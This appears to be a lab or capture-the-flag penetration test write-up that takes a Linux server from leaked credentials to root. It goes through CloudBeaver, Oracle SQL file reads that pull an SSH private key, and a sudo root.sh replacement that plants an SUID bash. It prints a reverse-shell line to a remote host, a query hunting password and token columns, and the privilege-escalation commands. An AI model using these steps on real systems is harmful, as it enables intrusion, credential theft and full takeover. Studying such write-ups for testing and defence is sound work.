
Scenario
Objective and Scope
You have been assigned a penetration test on a critical Linux server in the client’s environment. The scope is strictly limited to a single Linux server environment designated as the target. The primary objective is to gain root-level access to this system to demonstrate maximum impact and the full extent of the security compromise to the client.
A set of leaked credentials, recently recovered from a third-party data breach, have been provided. While the specific service or application these credentials belong to is unknown, they serve as the initial vector for establishing a foothold.
Leaked Credentials
jane / [REDACTED]
Difficulty: Medium OS: Linux
Enumeration
Starting enumeration with UwU Toolkit’s nmap module:
UwU Toolkit netexec > use nmap
[+] Using module: enumeration/nmap_scan
UwU Toolkit nmap_scan > run
[*] Running nmap_scan...

[*] Running standard scan against 10.1.119.71
[*] Command: nmap -sC -sV -T4 -oA /workspace/./nmap_results/scan_10.1.119.71_standard 10.1.119.71

Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-23 12:35 PST
Nmap scan report for 10.1.119.71
Host is up (0.075s latency).
Not shown: 989 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9fb0531a86358579a3d17b27d6ec51d2 (RSA)
|   256 6ecf277ce75957c43f42e2c21fcaba90 (ECDSA)
|_  256 d9aeda6af4c090f00301bdd8e2f682f7 (ED25519)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.47 seconds
Only SSH visible on the standard scan. Running RustScan to discover all open ports:
Exegol ➜ /workspace 𝘹 rustscan --addresses 10.1.119.71
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Scanning ports faster than you can say 'SYN ACK'

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch size '-b 524188'.
Open 10.1.119.71:22
Open 10.1.119.71:8978
[~] Starting Script(s)
[~] Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-23 12:44 PST
Initiating Ping Scan at 12:44
Scanning 10.1.119.71 [4 ports]
Completed Ping Scan at 12:44, 3.02s elapsed (1 total hosts)
Nmap scan report for 10.1.119.71 [host down, received no-response]
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.06 seconds
           Raw packets sent: 8 (304B) | Rcvd: 0 (0B)
Found an additional port 8978. Running a targeted scan:
UwU Toolkit nmap_scan > set PORTS 8978
PORTS => 8978
UwU Toolkit nmap_scan > options

Module options:

Name         Current                     Required   Description
------------ --------------------------- ---------- ---------------------------------------
EXTRA_ARGS                               no         Additional nmap arguments
OUTPUT       /workspace/./nmap_results   no         Output directory for results
PORTS        8978                        no         Port specification (default: top 1000)
PROFILE      standard                    no         Scan profile: quick, standard, full, vu
RHOSTS       10.1.119.71                 yes        Target host(s) or CIDR range
USE_SUDO     auto                        no         Run with sudo (required for some scans)

UwU Toolkit nmap_scan > run
[*] Running nmap_scan...

[*] Running standard scan against 10.1.119.71
[*] Command: nmap -sC -sV -T4 -oA /workspace/./nmap_results/scan_10.1.119.71_standard -p 8978

Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-23 12:50 PST
Nmap scan report for 10.1.119.71
Host is up (0.074s latency).

PORT     STATE SERVICE VERSION
8978/tcp open  unknown
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 23 Dec 2025 20:50:51 GMT
|     Cache-Control: no-cache, no-store, must-revalidate
|     Content-Type: text/html
|     Expires: 0
|     Content-Length: 6145
|     <!doctype html>
|     <html lang="en" dir="ltr" data-version="25.2.0.202509010904">
|     <head>
|     <meta charset="UTF-8" />
|     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"
|     <meta content="text/html; charset=utf-8" />
|     <link rel="manifest" href="/manifest.webmanifest" />
|     <link rel="alternate icon" type="image/png" href="/favicon.png" sizes="16x16" />
|     <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png" />
|     <link rel="icon" type="image/svg+xml" href="/favicon.svg" />
|     <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png" />
|     <link rel="prefetch" href="/icons/info_icon.svg" />
|     <link rel="prefetch" href="/icons/info_icon_sm.svg" />
|     <link rel="prefetch" href="
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Tue, 23 Dec 2025 20:50:52 GMT
|     Allow: GET, HEAD, OPTIONS
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Date: Tue, 23 Dec 2025 20:50:53 GMT
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 349
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
|     <title>Error 505 Unknown Version</title>
|     </head>
|     <body>
|     <h2>HTTP ERROR 505 Unknown Version</h2>
|     <table>
|     <tr><th>URI:</th><td>/badMessage</td></tr>
|     <tr><th>STATUS:</th><td>505</td></tr>
|     <tr><th>MESSAGE:</th><td>Unknown Version</td></tr>
|     </table>
|     </body>
|_    </html>

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.19 seconds

[+] Module completed successfully
Initial Access - CloudBeaver
Enumerating with the compromised credentials on the webserver that was identified:

Successfully logged in as jane to CloudBeaver Community - a web-based database management tool with access to an Oracle database.
Database Enumeration
Enumerating Users

SELECT username FROM all_users;
Enumerating Password Fields

Searching for columns containing sensitive data:
WHERE column_name LIKE '%PASSWORD%'
   OR column_name LIKE '%PASS%'
   OR column_name LIKE '%SECRET%'
   OR column_name LIKE '%TOKEN%';
Checking Our Privileges

SELECT * FROM user_sys_privs;
We are set as a DEV user with the following privileges:
DROP ANY DIRECTORYCREATE ANY DIRECTORY
Exploitation - File Operations
Attempting Shell Generation
Now to generate a shell using UTL_FILE:
DECLARE
  f UTL_FILE.FILE_TYPE;
BEGIN
  f := UTL_FILE.FOPEN('EXEC_DIR', 'pwn.sh', 'W');
  UTL_FILE.PUT_LINE(f, '#!/bin/bash');
  UTL_FILE.PUT_LINE(f, 'bash -i >& /dev/tcp/10.200.25.91/4444 0>&1');
  UTL_FILE.FCLOSE(f);
END;
/

We can write to the directory /tmp but I can not figure out how to execute - there seems to be a permissions issue. However, we have permissions to read files.
Reading Arbitrary Files

SELECT DBMS_XSLPROCESSOR.READ2CLOB('HOME_DIR', 'hosts') FROM dual;
We can read the SSH keys! Creating a directory alias:
CREATE OR REPLACE DIRECTORY SSH_ORACLE AS '/home/oracle/.ssh';
Reading the private key:
SELECT DBMS_XSLPROCESSOR.READ2CLOB('SSH_ORACLE', 'id_rsa') FROM dual;


Successfully extracted the oracle user’s SSH private key:
-----BEGIN OPENSSH PRIVATE KEY-----
[REDACTED]
-----END OPENSSH PRIVATE KEY-----
Privilege Escalation
User Enumeration
[oracle@talisman ~]$ sudo -l
Matching Defaults entries for oracle on talisman:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset,
    env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2
    QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION
    LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
    LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User oracle may run the following commands on talisman:
    (ALL) NOPASSWD: /opt/oracle/product/21c/dbhomeXE/root.sh
Examining the directory:
[oracle@talisman dbhomeXE]$ ls -la
total 96
drwxrwxr-x. 61 oracle oinstall  4096 Dec 30 15:55 .
drwxrwxr-x.  3 oracle oinstall    22 Sep  4 10:07 ..
drwxr-xr-x.  2 oracle oinstall   102 Sep  4 10:10 addnode
drwxr-xr-x.  9 oracle oinstall    93 Sep  4 10:07 assistants
drwxr-xr-x.  2 oracle oinstall  8192 Sep  4 10:10 bin
drwxrwx---.  3 oracle oinstall    17 Sep  4 10:10 cfgtoollogs
drwxr-xr-x.  4 oracle oinstall    87 Sep  4 10:10 clone
drwxr-xr-x.  6 oracle oinstall    55 Sep  4 10:08 crs
drwxr-xr-x.  3 oracle oinstall    18 Sep  4 10:08 css
drwxr-xr-x. 11 oracle oinstall   119 Sep  4 10:08 ctx
drwxr-xr-x.  7 oracle oinstall    71 Sep  4 10:08 cv
drwxr-xr-x.  3 oracle oinstall    20 Sep  4 10:08 data
drwxr-xr-x.  2 oracle oinstall    22 Sep  4 10:10 dbs
drwxr-xr-x.  5 oracle oinstall   173 Sep  4 10:10 deinstall
drwxr-xr-x.  3 oracle oinstall    20 Sep  4 10:08 demo
drwxr-xr-x.  3 oracle oinstall    20 Sep  4 10:08 diagnostics
drwxr-xr-x.  3 oracle oinstall    19 Sep  4 10:08 dv
-rw-r--r--.  1 oracle oinstall   852 Aug 18  2015 env.ora
drwxr-xr-x.  4 oracle oinstall    32 Sep  4 10:08 has
drwxr-xr-x.  5 oracle oinstall    41 Sep  4 10:08 hs
drwxrwx---. 11 oracle oinstall  4096 Dec 30 15:59 install
drwxr-xr-x.  2 oracle oinstall    29 Sep  4 10:10 instantclient
drwxr-x---. 12 oracle oinstall  4096 Sep  4 10:10 inventory
drwxr-xr-x.  8 oracle oinstall    82 Sep  4 10:08 javavm
drwxr-xr-x.  3 oracle oinstall    17 Sep  4 10:08 jdbc
drwxr-xr-x.  7 oracle oinstall  4096 Sep  4 10:10 jdk
drwxr-xr-x.  2 oracle oinstall  8192 Sep  4 10:10 jlib
drwxr-xr-x. 10 oracle oinstall   112 Sep  4 10:08 ldap
drwxr-xr-x.  4 oracle oinstall 12288 Sep  4 10:10 lib
-r-xr-xr-x.  1 oracle oinstall  5780 Aug 18  2021 LICENSE
drwxr-xr-x.  8 oracle oinstall    76 Sep  4 10:09 md
drwxr-xr-x.  4 oracle oinstall    31 Sep  4 10:09 mgw
drwxr-xr-x. 10 oracle oinstall   106 Sep  4 10:09 network
drwxr-xr-x.  5 oracle oinstall    46 Sep  4 10:09 nls
drwxr-xr-x.  8 oracle oinstall   101 Sep  4 10:10 odbc
drwxr-xr-x.  5 oracle oinstall    42 Sep  4 10:09 olap
drwxr-xr-x.  4 oracle oinstall    35 Sep  4 10:09 oml4py
drwxr-xr-x. 13 oracle oinstall  4096 Sep  4 10:10 OPatch
drwxr-xr-x.  7 oracle oinstall    65 Sep  4 10:09 opmn
drwxr-xr-x.  4 oracle oinstall    34 Sep  4 10:09 oracore
-rw-r-----.  1 oracle oinstall   130 Sep  4 10:10 oraInst.loc
drwxr-xr-x.  6 oracle oinstall    52 Sep  4 10:09 ord
drwxr-xr-x.  3 oracle oinstall    19 Sep  4 10:09 oss
drwxr-xr-x.  8 oracle oinstall  4096 Sep  4 10:10 oui
drwxr-xr-x.  4 oracle oinstall    33 Sep  4 10:10 owm
drwxr-xr-x.  5 oracle oinstall    39 Sep  4 10:10 perl
drwxr-xr-x.  6 oracle oinstall    78 Sep  4 10:10 plsql
drwxr-xr-x.  7 oracle oinstall    67 Sep  4 10:10 precomp
drwxr-xr-x.  4 oracle oinstall    28 Sep  4 10:10 python
drwxr-xr-x.  2 oracle oinstall    26 Sep  4 10:10 QOpatch
drwxr-xr-x.  5 oracle oinstall    52 Sep  4 10:07 R
drwxr-xr-x.  4 oracle oinstall    29 Sep  4 10:10 racg
drwxr-xr-x. 13 oracle oinstall   140 Sep  4 10:10 rdbms
drwxr-xr-x.  3 oracle oinstall    21 Sep  4 10:10 relnotes
-rwx------.  1 root   oinstall   507 Aug 18  2021 root.sh
-rwxr-x---.  1 oracle oinstall  1783 Mar  8  2017 runInstaller
-rw-r--r--.  1 oracle oinstall  2927 Jul 20  2020 schagent.conf
drwxr-xr-x.  5 oracle oinstall   119 Sep  4 10:10 sdk
drwxr-xr-x.  3 oracle oinstall    18 Sep  4 10:10 slax
drwxr-xr-x.  3 oracle oinstall    17 Sep  4 10:10 sqlj
drwxr-xr-x.  3 oracle oinstall  4096 Sep  4 10:10 sqlpatch
drwxr-xr-x.  6 oracle oinstall    53 Sep  4 10:10 sqlplus
drwxr-xr-x.  6 oracle oinstall    54 Sep  4 10:10 srvm
drwxr-xr-x.  3 oracle oinstall    17 Sep  4 10:10 ucp
drwxr-xr-x.  4 oracle oinstall    31 Sep  4 10:10 usm
drwxr-xr-x.  2 oracle oinstall    33 Sep  4 10:10 utl
drwxr-x---.  7 oracle oinstall    69 Sep  4 10:10 xdk
We can see that oracle owns most of the stuff in this folder including the parent directory.
I tried to backup the root.sh but got permission denied:
[oracle@talisman dbhomeXE]$ cp root.sh root1.sh
cp: cannot open 'root.sh' for reading: Permission denied
However it allows us to remove the root.sh due to directory write permissions:
[oracle@talisman dbhomeXE]$ rm root.sh
rm: remove write-protected regular file 'root.sh'? yes
[oracle@talisman dbhomeXE]$ ls
addnode      dbs            inventory  network      oss      rdbms          ucp
assistants   deinstall      javavm     nls          oui      relnotes       usm
bin          demo           jdbc       odbc         owm      runInstaller   utl
cfgtoollogs  diagnostics    jdk        olap         perl     schagent.conf  xdk
clone        dv             jlib       oml4py       plsql    sdk
crs          env.ora        ldap       OPatch       precomp  slax
css          has            lib        opmn         python   sqlj
ctx          hs             LICENSE    oracore      QOpatch  sqlpatch
cv           install        md         oraInst.loc  R        sqlplus
data         instantclient  mgw        ord          racg     srvm
Exploiting sudo Permissions
For privilege escalation, I copied /bin/bash to /tmp for a backup:
[oracle@talisman dbhomeXE]$ cp /bin/bash /tmp/rootbash
Then I created a new root.sh with SUID payload:
chown root:root /tmp/rootbash
chmod +s /tmp/rootbash
Then executing the script puts me in a root shell:
[oracle@talisman dbhomeXE]$ sudo ./root.sh
[oracle@talisman dbhomeXE]$ /tmp/rootbash -p
rootbash-4.4#
Root access achieved!
Credentials Summary
Phase 1 - Initial Access
─────────────────────────────────────
jane        : [REDACTED]          → CloudBeaver (leaked creds)

Phase 2 - Lateral Movement
─────────────────────────────────────
oracle      : SSH Private Key     → Extracted via SQL file read
Tools Used
- Nmap - Port scanning and service enumeration
- RustScan - Fast port discovery
- UwU Toolkit - Penetration testing framework
- CloudBeaver - Web-based database interface (target application)
- SSH - Remote shell access